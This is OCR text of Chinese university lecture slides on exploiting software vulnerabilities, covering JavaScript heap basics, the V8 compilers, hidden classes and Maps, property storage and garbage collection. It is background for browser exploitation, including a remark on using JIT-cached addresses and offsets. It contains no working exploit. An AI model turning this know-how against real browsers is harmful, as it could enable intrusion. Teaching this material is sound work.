2019-2020学年秋季学期

漏洞利用与攻防实践

Exploiting Software Vulnerability-Techniques and Practice

小组成员：赵佳旭 梁朝晖 鲜槟丞

漏洞利用与攻防实践

Exploiting Software Vulnerability-Techniques and Practice

[第四次课]

控制流劫持与利用


Javascript的堆漏洞及利用

概 要

- Js
- v8引擎
- 一种漏洞利用方法

Js中的堆


- JavaScript中变量类型有两种：
  - 基础类型(Undefined, Null, Boolean, Number, String, Symbol)一共6种
  - 引用类型(Object)
- 基础数据类型储存在栈中，引用数据类型存储在堆中。
- JS不允许直接访问堆内存中的位置，因此我们不能直接操作对象的堆内存空间。在操作对象时，实际上是在操作对象的引用而不是实际的对象。
- 这里的引用，我们可以粗浅地理解为保存在栈内存中的一个地址，该地址与堆内存的实际值相关联。


堆内存
栈内存
Number: 10
Boolean: true
String: 'abc'
Undefined: undefined
Object: 引用地址
引用
object
object
{
age: 27
}

Js引擎

Google Chrome	Blink	V8
Firefox	Gecko	SpiderMonkey
Internet Explorer	Trident (MSHTMLとも呼ばれる)	JScript (IE1～8) Chakra (IE9～11)
Safari	WebKit	JavaScriptCore
Microsoft Edge	EdgeHTML	Chakra

- 解释和执行js的引擎
- 由c++实现
- 提取js代码构建AST，基于AST，JIT将其编译成汇编执行。




V8编译器


- 内部大概分成四个编译器
  - 旧的baseline编译器：Full-Codegen
  - 旧的优化编译器：Crankshaft
  - 新的优化编译器：TurboFan
  - 新的baseline编译器：Ignition

Hidden class


```
Function Point(x,y){
        this.x = x;
        this.y = y;
}

var obj1 = new Point(1,2);
```




class生成



class生成



class生成


obj1
1
2
...
Offset:0
Offset:1
Map: C2
x: offset0
y: offset1
Map: C1
x: offset0
Map: C0

属性管理


- 默认情况下,object的内部管理是通过array实现的
- 当property增加到11个以上，使用外部的array来管理。
- 如果再进一步增加property，那么就用object外的dictory来管理

Hiden class


- 从Hidden Class实现中可以看到，如果是相同类型，那么Map地址是相同的。
- 一个object(javascript中)有一个指向Map的指针，object的前8个字节是一个指向Map的指针
- Exploit时只需缓存在JIT中的地址和偏移量即可。


GC机制

- 在JavaScript runtime中是使用一种简单的mark-and-sweep的垃圾处理机制来释放已经不被使用的内存空间。
- mark-and-sweep算法会标识出JavaScript runtime所有已经不被引用了的对象，并且析构这些对象。
- V8中的gc的两种管理机制，根据object的时间。




